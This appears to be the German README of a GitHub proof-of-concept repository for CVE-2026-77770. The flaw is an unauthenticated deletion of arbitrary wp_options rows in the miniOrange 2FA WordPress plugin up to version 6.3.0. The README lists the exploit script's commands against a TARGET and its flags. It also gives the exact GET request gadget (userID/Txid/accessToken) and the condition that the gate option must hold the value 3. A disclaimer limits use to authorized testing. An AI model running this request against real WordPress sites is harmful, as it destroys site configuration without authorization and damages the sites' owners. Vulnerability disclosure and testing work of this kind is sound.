 gmh5225/cve-2026-77770
Python-PoC für CVE-2026-77770: unauthentifizierte willkürliche Löschung von wp_options in miniOrange 2FA (WordPress) <= 6.3.0 über den E-Mail-Verifizierungslink.

miniOrange 2FA CVE POC
miniOrange 2FA (WordPress-Plugin miniorange-2-factor-authentication) ≤ 6.3.0 — nicht authentifizierte willkürliche Löschung von WordPress-Optionen über den E-Mail-Verifizierungslink (userID / Txid / accessToken).
Nur für autorisierte Tests. Nicht gegen Systeme ausführen, die Sie nicht besitzen oder für die Sie keine Testgenehmigung haben.
Voraussetzungen: Python 3, nur Standardbibliothek.
python3 cve-2026-77770-miniorange-2fa-option-delete.py -u http://TARGET --test


python3 cve-2026-77770-miniorange-2fa-option-delete.py -u http://TARGET --test --delete blogname
python3 cve-2026-77770-miniorange-2fa-option-delete.py -u https://TARGET --delete blogname --insecure
python3 cve-2026-77770-miniorange-2fa-option-delete.py -u TARGET --delete blogname
| Flag | Funktion |
|---|---|
-u / --url | WordPress-Website-Stammverzeichnis (erforderlich). http:// oder https://; ein Hostname wird zuerst als HTTPS, dann als HTTP versucht. Selbstsigniertes TLS wird automatisch erneut versucht |
--test | Gast: Plugin-Version + E-Mail-Verifizierungs-Popup |
--delete OPTION | Löscht diese wp_options-Zeile. blogname ist über /wp-json/ sichtbar (BEFORE / AFTER) |
--gate OPTION | Option, deren gespeicherter Wert 3 ist (das Txid-Gate). Wiederholbar. Standard: wp_page_for_privacy_policy, dann thread_comments_depth |
--insecure | TLS-Verifizierung überspringen |
--timeout | HTTP-Timeout in Sekunden (Standard 30) |
Nicht authentifiziert. Das Gadget ist ein GET auf /?userID=OPTION&Txid=GATE&accessToken=x. GATE muss aktuell den Integer 3 enthalten. Bei Verfehlen des 5-Minuten-Fensters schreibt das Plugin außerdem GATE=0.
--test löscht nichts. --delete blogname ist der öffentliche Nachweis (der Website-Titel in /wp-json/ wird leer). 6.3.1 stellt Schlüsseln Präfixe voran (mo2f_oobe_*), sodass Namen ohne Präfix nicht gelöscht werden.
Stdout: VERSION, HANDLER, PRESENT, SITENAME, OPTION, BEFORE, AFTER, GATE, VULNERABLE, NOT_VULNERABLE, NOT_FOUND, ATTEMPTED.
CVE: CVE-2026-77770. Plugin-Changelog 6.3.1.






